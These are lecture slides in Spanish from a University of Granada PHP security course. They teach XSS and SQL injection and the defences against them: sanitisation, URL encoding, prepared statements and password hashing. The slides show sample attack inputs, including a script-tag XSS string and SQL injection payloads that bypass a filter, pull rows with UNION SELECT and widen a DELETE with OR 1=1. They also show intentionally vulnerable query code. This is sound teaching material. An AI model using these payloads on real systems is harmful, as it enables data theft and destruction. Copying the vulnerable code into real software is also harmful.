



**UNIVERSIDAD
DE GRANADA**



Tecnologías Web

Grado en Ingeniería Informática

Programación de aplicaciones en el servidor con PHP (6)

Seguridad de las aplicaciones web

Este documento está protegido por la Ley de Propiedad Intelectual (Real Decreto Ley 1/1996 de 12 de abril). Queda expresamente prohibido su uso o distribución sin autorización del autor.

(C) Javier Martinez Baena
jbaena@ugr.es
Departamento de Ciencias de la
Computación e Inteligencia Artificial
<http://decsai.ugr.es>



PHP(6) : Seguridad de las aplicaciones web
... sobre PHP y la seguridad

¿Es PHP un lenguaje seguro?

<https://talently.tech/blog/ventajas-de-php/>

- **Mala calidad de manejo de errores:** una de las principales desventajas de PHP es que no tiene herramientas de depuración, que son necesarias para buscar errores y advertencias.
- **Seguridad baja:** PHP es uno de los lenguajes de programación menos seguros. Para garantizar la seguridad de los datos, debes tener conocimientos técnicos profundos y/o trabajar con SQL.

<https://www.mend.io/most-secure-programming-languages/>

TOTAL REPORTED OPEN SOURCE VULNERABILITIES PER LANGUAGE

Language	Percentage
C	47%
PHP	17%
Java	12%
C#	11%
Python	6%
Go	6%
Ruby	5%

<https://www.geeksforgeeks.org/advantages-and-disadvantages-of-php/>

1. It is not that secure due to its open-source, because the ASCII text file is often easily available. *¿se refiere a que es interpretado?*
2. It is not suitable for giant content-based web applications. *¿motivo?*
3. It has a weak type, which can cause incorrect data and knowledge to users. *¿?*
4. PHP frameworks got to learn to use PHP built-in functionalities to avoid writing additional code. *Si, si usas un framework en un lenguaje debes conocer ese lenguaje ¿y?*
5. Using more features of PHP framework and tools cause poor performance of online applications. *falso*
6. PHP doesn't allow change or modification in the core behavior of online applications. *¿esto qué quiere decir?*
7. The PHP frameworks aren't equivalent in behavior so does their performance and features. *... evidentemente ¿y?*
8. While PHP may be a powerful tool supported by an outsized community and plentiful reference documentation, there are easier programming languages for web apps.
9. It is widely believed by the developers that PHP features a poor quality of handling errors. PHP lacks debugging tools, which are needed to look for errors and warnings. PHP has less number of debugging tools in comparison to other programming languages. *falso*
10. It's highly tough to manage because it's not competent modular. It already imitates the features of the Java language. *WTF!*

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martinez Baena
2



PHP(6) : Seguridad de las aplicaciones web
... sobre PHP y la seguridad

¿Es PHP un lenguaje seguro?

<https://www.linkedin.com/pulse/php-dead-least-according-usage-statistics-turnkey-labs>

Why PHP Is Bad

Another pain point is that PHP is not intuitive. Many of the function names are difficult for programmers to anticipate; also, developers do not appreciate the frequent referencing required for documentation. Can the age-old debate of ...

PHP itself is not particularly secure by design and so would quickly be outclassed in modern development. Compared to the **new wave of languages** like .NET Core and Java, these are built with security concerns in mind, making them difficult to learn, develop and support. Despite this, they

Hay un comentario al artículo ...



Edward Aslin
CTO @ carned.io

5 meses ...

<https://isphpdead.io/>

My team built an extremely sophisticated tool, to help people understand the vital statistics of PHP without having to really think; isphpdead.io

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martinez Baena
3



PHP(6) : Seguridad de las aplicaciones web
 ... sobre PHP y la seguridad

¿Es PHP un lenguaje seguro?

Thomas H. Austin. *Designing a Secure Programming Language*. Peter Stavroulakis, Mark Stamp (Eds.), Handbook of Information and Communication Security. Springer 2010.

35.1.1 Cross Site Scripting

...

```
<h1>Please enter your name</h1>
<form action="welcome.php" method="GET">
  <label>Name</label>
  <input name="name" type="text"> <br /><br />
  <input type="submit" />
</form>

...
<p>Welcome, <?php echo $_GET['name']; ?></p>

...
Tom<script>alert("Ha! I hack you!");</script>
```

Defenses

Three basic defenses are used against XSS attacks: 1) escape the input; 2) escape the output; and 3) remove dangerous tags and attributes from the input. (Note ...

PHP itself does not avoid this risk, but some of the template engines used by PHP developers achieve this goal [35.6]. Smarty [35.7], one of the most popular templates, does not escape output by default, but its `$default_modifiers` variable can be set to perform this function; it can also be set to prevent web designers from including PHP code in the templates. PHPTAL [35.8] is another tem-

Publicación "científica" con un proceso de *peer review* avalado por "prestigiosa" editorial.

https://link.springer.com/chapter/10.1007/978-3-642-04117-4_35

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
4



PHP(6) : Seguridad de las aplicaciones web
 ... sobre PHP y la seguridad

¿Es PHP un lenguaje seguro?

<https://kinsta.com/es/blog/node-js-vs-php/>

• **Defectos de seguridad:** PHP tiene una reputación negativa en materia de seguridad debido a la baja barrera de entrada para los nuevos programadores. Y los desarrolladores sin experiencia crean sitios web y aplicaciones con posibles vulnerabilidades. En consecuencia, estos resultados contribuyen con frecuencia a la imagen de PHP como lenguaje menos seguro. Sin embargo, si entiendes con precisión PHP y eres un desarrollador experimentado, conseguirás una seguridad web sólida como una roca.

<https://hakluke.com/people-who-say-php-is-insecure-are-uninformed/>

People are ignorant/uninformed

More than anything, when I hear someone imply in 2023 that PHP is somehow more insecure than other languages, it tells me that they are simply ignorant or uninformed. They're parroting an inaccurate opinion that has somehow stuck around for decades.

➔ lo realmente problemático es creerse sin más todo lo que se lee por internet ←

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
5



Tecnologías Web
 Grado en Ingeniería Informática

PHP(6) : Seguridad de las aplicaciones web

» **1. Inyección de código HTML**

- Saneamiento de datos de entrada
- Ataques de tipo XSS (Cross-site scripting)
- Creación de URL saneadas

2. Seguridad en la integración con BBDD

- Inyección SQL
- Consultas preparadas
- Cifrado de información

3. Otras cuestiones básicas

- Configuración del servidor web, HTTP vs HTTPS, GET vs POST

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena

PHP(6) : Seguridad de las aplicaciones web
Inyección de código HTML

Inyección de código HTML
Consiste en recuperar datos desde una fuente externa (formulario, BBDD, ...) y mostrarlos en la salida HTML sin sanearlos

Sin saneado de cadenas

Nombre:

Datos recibidos en \$_GET

nombre = Javier
envio = Enviar
No hay más datos.

Sin saneado de cadenas

Nombre:

Datos recibidos en \$_GET

nombre =
Javier
envio = Enviar
No hay más datos.

Sin saneado de cadenas

Nombre:

Datos recibidos en \$_GET

nombre =
Javier
envio = Enviar
No hay más datos.

```

<form action="$action" method="get">
  <label>Nombre:
    <input type="text" name="nombre"/></label>
    <input type="submit" name="envio" value="Enviar"/>
</form>
  
```

```

<p>nombre={$_GET['nombre']}</p>
<p>envio={$_GET['envio']}</p>
  
```

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena

PHP(6) : Seguridad de las aplicaciones web
Saneado de datos

Inyección de código HTML
Se evita saneando cadenas son:

- htmlentities()
- htmlspecialchars()
- strip_tags()

Recíprocos:

- html_entity_decode()
- htmlspecialchars_decode()

Nombre:

```

$d1 = $_GET['nombre'];
$d2 = htmlentities($_GET['nombre']);
$d3 = htmlspecialchars($_GET['nombre']);
$d4 = strip_tags($_GET['nombre']);

<p>nombre = $d1</p>
<p>nombre = $d2</p>
<p>nombre = $d3</p>
<p>nombre = $d4</p>
      
```

```

<p>nombre = <h1>María</p>
<p>nombre = &lt;h1&gt;Mar&iacute;a</p>
<p>nombre = &lt;h1&gt;María</p>
<p>nombre = María</p>
      
```

htmlentities() → transforma cualquier carácter que sea representable con una *html entity*
 htmlspecialchars() → transforma los caracteres &, ", ', <, > en forma de *html entity*
 strip_tags() → elimina los tags de HTML y de PHP

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena

PHP(6) : Seguridad de las aplicaciones web
Inyección de código JavaScript

Inyección de código HTML
Si se incluyen tags de tipo <script> se puede inyectar código JavaScript

Nombre:

Eso puede dar lugar a un tipo de ataque conocido como XSS (*Cross-site scripting*) que consiste en ejecutar código malicioso en el navegador del usuario para:

- Acceder a datos disponibles en el navegador del usuario (historial, cookies, portapapeles, ...)
- Capturar credenciales de login (se pueden ver las teclas pulsadas)
- Redirigir al usuario a otros sitios web (maliciosos) o hacer peticiones HTTP a esos sitios
- Modificar el aspecto de una página web (*defacement*)
- ... y cualquier acción derivada de la ejecución de código malicioso en el navegador del usuario

Tipos de ataques XSS:

- Reflejado
- Persistente
- Basado en DOM

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena

PHP(6) : Seguridad de las aplicaciones web

Ejemplo de ataque XSS

Ejemplo de ataque XSS

Ataque de tipo XSS *persistent: session hijacking* (robo de cookie de sesión para suplantar identidad)

Stored cross-site scripting

Secuestro de sesión

Username: Atacante
 Password:
 Login

<https://www.wallarm.com/what/what-is-xss-cross-site-scripting> sec03hijack

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 10

PHP(6) : Seguridad de las aplicaciones web

URL encoding

Codificación de URL generadas desde el script

- `urlencode()` / `rawurlencode()`

N Tarjeta: 1234&otrodato=unvalor

```
$link = $_SERVER['SCRIPT_NAME'].'?enviar=enviado&dato='.$datos['tarjeta'];
$res .= '<p>Link ficticio (incluye nº de tarjeta): <a href="'.$link.'>
        <''>Pulsa aquí (y observa la URL)</a> ('.$link.'</p>'.PHP_EOL;
```

Link ficticio (incluye nº de tarjeta): [Pulsa aquí \(y observa la URL\)](#) (/~jbaena/tw2324/ejemplos/sec01htmlurl/index.php?enviar=enviado&dato=1234&otrodato=unvalor)

Datos recibidos

```
enviar = enviado
dato = 1234
otrodato = unvalor
```

```
$link = $_SERVER['SCRIPT_NAME'].'?enviar=enviado&dato='.urlencode($datos['tarjeta']);
```

Link ficticio (incluye nº de tarjeta): [Pulsa aquí \(y observa la URL\)](#) (/~jbaena/tw2324/ejemplos/sec01htmlurl/index.php?enviar=enviado&dato=1234%26otrodato%3Dunvalor)

sec04htmlurl

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 11

PHP(6) : Seguridad de las aplicaciones web

Saneado de datos

Saneado de datos antes de envío a HTML

- `htmlentities()` : Codifica cualquier carácter susceptible de representarse con HTML entities
- `htmlspecialchars()` : Solo codifica los caracteres &, ", ', <, > como HTML entities
- `strip_tags()` : Elimina tags HTML (configurable)

Para invertir la conversión:

- `html_entity_decode()`
- `htmlspecialchars_decode()`

Codificación del query string de una URL

- `urlencode()`
 - Según el RFC 2396 (definición de URI / URL), algunos caracteres no pueden estar incluidos en una URL: blanco < > # % " { } | \ ^ [] `
 - Otros caracteres tienen significado especial: ? & = + ...
- `rawurlencode()`
 - Es similar pero sigue el RFC 3986 (versión actualizada de RFC 2396) → además, codifica los espacios como %20 en lugar de como '+'
- Para decodificar:
 - `urldecode()`
 - `rawurldecode()`

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada © Javier Martínez Baena 12



PHP(6) : Seguridad de las aplicaciones web
 Recomendaciones

Prevención de ataques XSS

- Validación de datos al recibirlos
- Saneado de datos antes de enviar a las páginas
 - HTML, JavaScript, CSS (htmlentities, htmlspecialchars, strip_tags)
 - URL (urlencode)
 - Uso de sistemas de plantillas (Twig, etc) que lo hacen de forma automática
- Uso de headers adecuados en la respuesta HTTP:
 - Content-type, X-Content-type
 - X-Frame-Options
 - Content-Security-Policy
 - X-XSS-Protection (no estandarizado)
 - ...

<https://portswigger.net/web-security/cross-site-scripting>

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada

© Javier Martínez Baena

13



PHP(6) : Seguridad de las aplicaciones web
 Recomendaciones

Sistematizar el saneado de datos

Crear una capa de abstracción (class, function, etc.) para facilitar el saneado

```

function getRequestData($nombre, $fuente='GET', $saneado='SPE') {
    switch ($fuente) {
        case 'GET': $d = $_GET[$nombre] ?? null; break;
        case 'POST': $d = $_POST[$nombre] ?? null; break;
        case 'REQUEST': $d = $_REQUEST[$nombre] ?? null; break;
        default: $d = $_REQUEST[$nombre] ?? null; break;
    }
    if ($d !== null) {
        switch ($saneado) {
            case 'ENT': return htmlentities($d); break;
            case 'SPE': return htmlspecialchars($d); break;
            case 'ST': return strip_tags($d); break;
        }
    }
    return $d; // $d===null o $saneado=='OFF'
}
  
```

✖ \$nombre = \$_GET['nombre'];

✔ \$nombre = getRequestData('nombre');

✖ \$clave = \$_POST['clave'];

✔ \$clave = getRequestData('clave', 'POST', 'OFF');

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada

© Javier Martínez Baena

14



Tecnologías Web
 Grado en Ingeniería Informática

PHP(6) : Seguridad de las aplicaciones web

1. Inyección de código HTML
 - Saneamiento de datos de entrada
 - Ataques de tipo XSS (Cross-site scripting)
 - Creación de URL saneadas
- » 2. Seguridad en la integración con BBDD
 - Inyección SQL
 - Consultas preparadas
 - Cifrado de información
3. Otras cuestiones básicas
 - Configuración del servidor web, HTTP vs HTTPS, GET vs POST


 Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada

© Javier Martínez Baena

PHP(6) : Seguridad de las aplicaciones web
Inyección SQL

Ejemplo de inyección SQL
Modificación de la cláusula SQL desde la aplicación

Ciudad: L'Hospitalet
Comunidad:
Población mínima:
Población máxima:
Aplicar filtro

Error en el acceso a la BBDD: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Hospitalet%' AND countrycode='ESP' at line 1

Ciudad: %';#
Comunidad:
Población mínima:
Población máxima:
Aplicar filtro

Nombre	Comunidad	Población	Acción
Madrid	Madrid	2879052	Editar Borrar
Barcelona	Katalonia	1503451	Editar Borrar
Valencia	Valencia	739412	Editar Borrar
Gijón	Asturia	267980	Editar Borrar
L'Hospitalet de Llobregat	Katalonia	247986	Editar Borrar
Granada	Andalusia	244767	Editar Borrar
A Coruña (La Coruña)	Gallaia	243402	Editar Borrar

Nombre	Comunidad	Población	Acció
Kabul	Kabol	1780000	Editar Borrar
Qandahar	Qandahar	237500	Editar Borrar
Herat	Herat	186800	Editar Borrar

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena

PHP(6) : Seguridad de las aplicaciones web
Inyección SQL

```
$sqlfiltro .= " name LIKE '%" . $_GET['name'] . "%' AND ";
$c = "SELECT id,name,district,population FROM city WHERE ".$sqlfiltro." countrycode='ESP'";
```

Ciudad: L'Hospitalet
Comunidad:
Población mínima:
Población máxima:
Aplicar filtro

Cláusula mal formada

SELECT id,name,district,population FROM city WHERE name LIKE '%L'Hospitalet%' AND countrycode='ESP'

Ciudad: %';#
Comunidad:
Población mínima:
Población máxima:
Aplicar filtro

Modificación del comportamiento de la aplicación
(se salta la condición de acceso a ciudades solo españolas)

SELECT id,name,district,population FROM city WHERE name LIKE '%';#%' AND countrycode='ESP'

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena

PHP(6) : Seguridad de las aplicaciones web
Inyección SQL

```
$sqlfiltro .= " name LIKE '%" . $_GET['name'] . "%' AND ";
$c = "SELECT id,name,district,population FROM city WHERE ".$sqlfiltro." countrycode='ESP'";
```

Ciudad: xxx%' union select code
Comunidad:
Población mínima:
Población máxima:
Aplicar filtro

xxxx%' union select code as id, continent as name, GNP as district, Region as population FROM country;#

Nombre	Comunidad	Población	Acción
North America	828.00	Caribbean	Editar Borrar
Asia	5976.00	Southern and Central Asia	Editar Borrar
Africa	6648.00	Central Africa	Editar Borrar
North America	63.20	Caribbean	Editar Borrar
Europe	3205.00	Southern Europe	Editar Borrar
Europe	1630.00	Southern Europe	Editar Borrar

SELECT id,name,district,population FROM city WHERE name LIKE '%xxxx%' union select code as id, continent as name, GNP as district, Region as population FROM country;#%' AND countrycode='ESP'

Modificación del comportamiento de la aplicación:
Obtiene datos de otras tablas
(de la tabla country obtiene nombre de continente, producto interior bruto, región)

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena



PHP(6) : Seguridad de las aplicaciones web
Inyección SQL

Nombre	Comunidad	Población	Acción
Madrid	Madrid	2879052	Editar Borrar
Barcelona	Katalonia	1503451	Editar Borrar
Valencia	Valencia	739412	Editar Borrar
Gijón	Asturia	267980	Editar Borrar
L'Hospitalet de Llobregat	Katalonia	247986	Editar Borrar
Granada	Andalusia	244767	Editar Borrar

http://localhost/.../index.php?id=667&borrar=Borrar

```
$c = "DELETE FROM city WHERE id='".$$_GET['id']."' AND countrycode='ESP'";
DELETE FROM city WHERE id='667' AND countrycode='ESP'
```

La cláusula se forma desde \$_GET (podría ser desde \$_POST, desde datos de una BBDD, ...)

667' or 1=1;# → Urlencoded → 667%27%20or%201%3D1%3B%23

http://localhost/.../index.php?id=667%27%20or%201%3D1%3B%23&borrar=Borrar

?

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada

© Javier Martínez Baena

19



PHP(6) : Seguridad de las aplicaciones web
Escapado de caracteres especiales

Solución 1 para evitar la inyección SQL: escapado de caracteres especiales

- Evitar usar datos externos como parte de la cláusula SQL (nombres de tablas, campos, etc)
 - SELECT * FROM \$tabla WHERE \$campo=\$valor;
 - Si hay que hacerlo: establecer algún filtrado (por ejemplo *white-list*).
- Sanear datos provenientes de fuentes externas al crear la cláusula SQL:
 - `PDO::quote()` Solo para filtrar datos (no tablas, campos, etc) (No recomendado: no conoce charset de BBDD)
 - `addslashes()` (Se usa con MySQLi driver en lugar de PDO)
 - `mysqli_real_escape_string()`

```
"SELECT * FROM city WHERE name=" . $db->quote($_GET["name"]);
```

Sigue habiendo posibilidad de ataque (baja pero existe):
<https://shiflett.org/blog/2006/addslashes-versus-mysql-real-escape-string>

Importante establecer el charset al establecer la conexión con la BBDD:

```
$db = new PDO('mysql:host=' . DBHOST . ';port=' . DBPORT . ';dbname=' . DBDATABASE . ';charset=utf8',
  DBUSER, DBPASSWORD, $opt);
```

Asegurarse de usar PDO::quote() cada vez que se construye una consulta SQL

sec06saneadoSQL1

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada

© Javier Martínez Baena

20



PHP(6) : Seguridad de las aplicaciones web
Consultas preparadas

Solución 2 para evitar la inyección SQL: uso de consultas preparadas (prepared statements)

- Es la opción recomendada**
- Garantiza el saneado de datos

Consulta "normal"

```
$idsaneado = $db->quote($_GET['id']);
$res = $db->query("DELETE FROM city WHERE id=".$idsaneado." AND countrycode='ESP');
```

Consulta "preparada"

```
$sentencia = $db->prepare("DELETE FROM city WHERE id=:id AND countrycode='ESP'); 1.- Preparar
$sentencia->bindParam(':id', $_GET['id'], PDO::PARAM_INT); 2.- Vincular + ejecutar
$sentencia->execute();
```

- No es necesario sanear datos
- Con un único **prepare** se pueden hacer múltiples **execute** → mejora eficiencia en ocasiones

sec07saneadoSQL2

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada

© Javier Martínez Baena

21



PHP(6) : Seguridad de las aplicaciones web
 Consultas preparadas

Solución 2 para evitar la inyección SQL: uso de consultas preparadas (prepared statements)

- Varias formas de vincular datos a *placeholders*:
 - Posicionales / con nombre
 - Con *binding* previo / sin *binding* previo

```

$sql = "DELETE FROM city WHERE id=:id AND countrycode='ESP'"; // Usando "placeholders" con nombre
$sentencia = $db->prepare($sql);
$sentencia->execute(['id'=> $_GET['id']]);

$sql = "DELETE FROM city WHERE id=? AND countrycode='ESP'"; // Usando "placeholders" posicionales
$sentencia = $db->prepare($sql);
$sentencia->execute([$_GET['id']]);

$sql = "DELETE FROM city WHERE id=:id AND countrycode='ESP'"; // Usando "placeholders" con nombre y binding
$sentencia = $db->prepare($sql);
$sentencia->bindParam(':id', $_GET['id'], PDO::PARAM_INT);
$sentencia->execute();

$sql = "DELETE FROM city WHERE id=? AND countrycode='ESP'"; // Usando "placeholders" posicionales y binding
$sentencia = $db->prepare($sql);
$sentencia->bindParam(1, $_GET['id'], PDO::PARAM_INT);
$sentencia->execute();

```

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
22



PHP(6) : Seguridad de las aplicaciones web
 Consultas preparadas

Seguridad de las consultas preparadas

- Evitar usar datos externos para construir la sentencia SQL (o filtrarlos convenientemente)
- En ese caso: esos datos no están "saneados" por la API de consultas preparadas

✗

// Consulta para obtener datos de un campo arbitrario de la tabla CITY

`$sentencia = $db->prepare("SELECT ".$GET['campo']." FROM city WHERE id=:id AND countrycode='ESP'");`

✗

// ERROR: quote() incluye comillas envolventes --> no se permiten en el nombre de campos, tablas, etc.

`$camposaneado = $db->quote($_GET['campo']);`

`$sentencia = $db->prepare("SELECT ".$camposaneado." FROM city WHERE id=:id AND countrycode='ESP'");`

✓

// Uso de "white list"

```

switch ($_GET['campo']) {
    case 'name' : $campo = 'name'; break;
    case 'district' : $campo = 'district'; break;
    case 'population' : $campo = 'population'; break;
    default: throw new Exception('Campo no válido en la consulta');
}

```

`$sentencia = $db->prepare("SELECT ".$campo." FROM city WHERE id=:id AND countrycode='ESP'");`

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
23



PHP(6) : Seguridad de las aplicaciones web
 Consultas preparadas

Seguridad de las consultas preparadas

- Consultas preparadas:
 - Reales
 - Simuladas: se preparan en el cliente
- Si el driver o el SGBD no las soportan → PDO las simula (¡¡¡comportamiento POR DEFECTO!!!)

```


$db->setAttribute(PDO::ATTR_EMULATE_PREPARES, FALSE);

```

En el caso de las consultas preparadas simuladas cabe posibilidad (baja) de inyección por lo que se desaconseja su uso:

<https://stackoverflow.com/questions/5741187/sql-injection-that-gets-around-mysql-real-escape-string/12118602#12118602>

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
24




PHP(6) : Seguridad de las aplicaciones web
Consultas preparadas

Eficiencia de las consultas preparadas
Ejemplo: múltiples ejecuciones de consultas de distinto tipo

Número de iteraciones	10000			100000		
Número de ejecución	Ej 1	Ej 2	Ej 3	Ej 1	Ej 2	Ej 3
Consultas normales						
Tiempo (s)	1,376763	1,301266	1,304685	12,682741	12,579510	12,673058
Consultas preparadas (simuladas)						
Tiempo (s)	1,110235	1,105677	0,966831	9,185886	9,416700	9,345098
Diferencia de tiempo	0,266528	0,195589	0,337854	3,496855	3,162810	3,327960
Incremento de velocidad	19,36 %	15,03 %	25,90 %	27,57 %	25,14 %	26,26 %
Consultas preparadas (reales)						
Tiempo (s)	0,766937	0,879173	0,677720	7,251047	7,129125	6,832321
Diferencia de tiempo	0,609826	0,422093	0,626965	5,431694	5,450385	5,840737
Incremento de velocidad	44,29 %	32,44 %	48,05 %	42,83 %	43,33 %	46,09 %

sec08benchmark

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena 26





PHP(6) : Seguridad de las aplicaciones web
 Consultas preparadas


Recomendaciones

- Uso de consultas preparadas reales
 - Validación de datos en cualquier caso
 - Minimizar el uso de datos externos para construir sentencia SQL
 - En caso de usarlos filtrar con *while list* o similar
- Usar charset en conexión
 - El charset debe coincidir en cliente y servidor

```

$opt = [ PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,           // Tratamiento de errores con excepciones
          PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,       // Modo de devolución de tuplas (asociativo)
          PDO::ATTR_EMULATE_PREPARES => false];                  // Uso de consultas preparadas reales

// Conexión a la BBDD
$db = new PDO('mysql:host=' . DBHOST . ';port=' . DBPORT . ';dbname=' . DBDATABASE .
              ' ;charset=utf8', DBUSER, DBPASSWORD, $opt);
  
```




sec08benchmark



PHP(6) : Seguridad de las aplicaciones web
 Ejemplos reales

Seguridad de la información: casos reales de inyección SQL





UN FALLO "MUY GRAVE" DESDE 2017

Agujero en la web de entradas a la Alhambra: los datos de 4,5 M de visitantes, al descubierto

Los datos personales y financieros de 4,5 millones de visitantes de la Alhambra y casi 1.000 agencias de viaje han quedado al descubierto por un fallo en la web oficial de reservas de entradas.

Por Manuel Ángel Méndez
22/05/2019 - 05:00 Actualizado: 23/05/2019 - 11:54

https://www.elconfidencial.com/tecnologia/2019-05-22/alhambra-hiberus-sicomoro-patronato-generalife-junta-andalucia_2013846/

- Problemas de inyección SQL.
- Contraseñas y otros datos sensibles sin cifrado.
- No usaban Web Application Firewall (WAF).

(Hiberus cobraba 1 millón de euros anuales)



PHP(6) : Seguridad de las aplicaciones web
 Cifrado de datos

Seguridad de la información

- Legislación sobre protección de datos: aconseja cifrar información cuando se vea necesario.
- En particular, las claves deben almacenarse siempre cifradas

```

// Almacenar clave en la BBDD
$user = $_POST['username'];           // Cuidado: hay que sanear datos
$password = $_POST['password'];
$hash = password_hash($password, PASSWORD_DEFAULT);
$db->query("INSERT INTO users(username,password) VALUES ('$user','$hash')");

// Validar clave
$user = $_POST['loginuser'];          // Cuidado: hay que sanear datos
$password = $_POST['loginpassword'];
$db->query("SELECT password FROM users WHERE username='$user'");
$tupla = $res->fetchAll();
$clavebbdd = ($res->rowCount()==1) ? $tupla[0]['password'] : null;
if ($clavebbdd!=null and password_verify($password, $clavebbdd)) {
    // Login OK
} else {
    // Login ERROR
}
  
```





PHP(6) : Seguridad de las aplicaciones web
 Cifrado de datos

Seguridad de la información

- Legislación sobre protección de datos: aconseja cifrar información cuando se vea necesario.
- En particular, las claves deben almacenarse siempre cifradas

```
$clave = "clavesecreta";

echo(password_hash($clave,PASSWORD_DEFAULT));
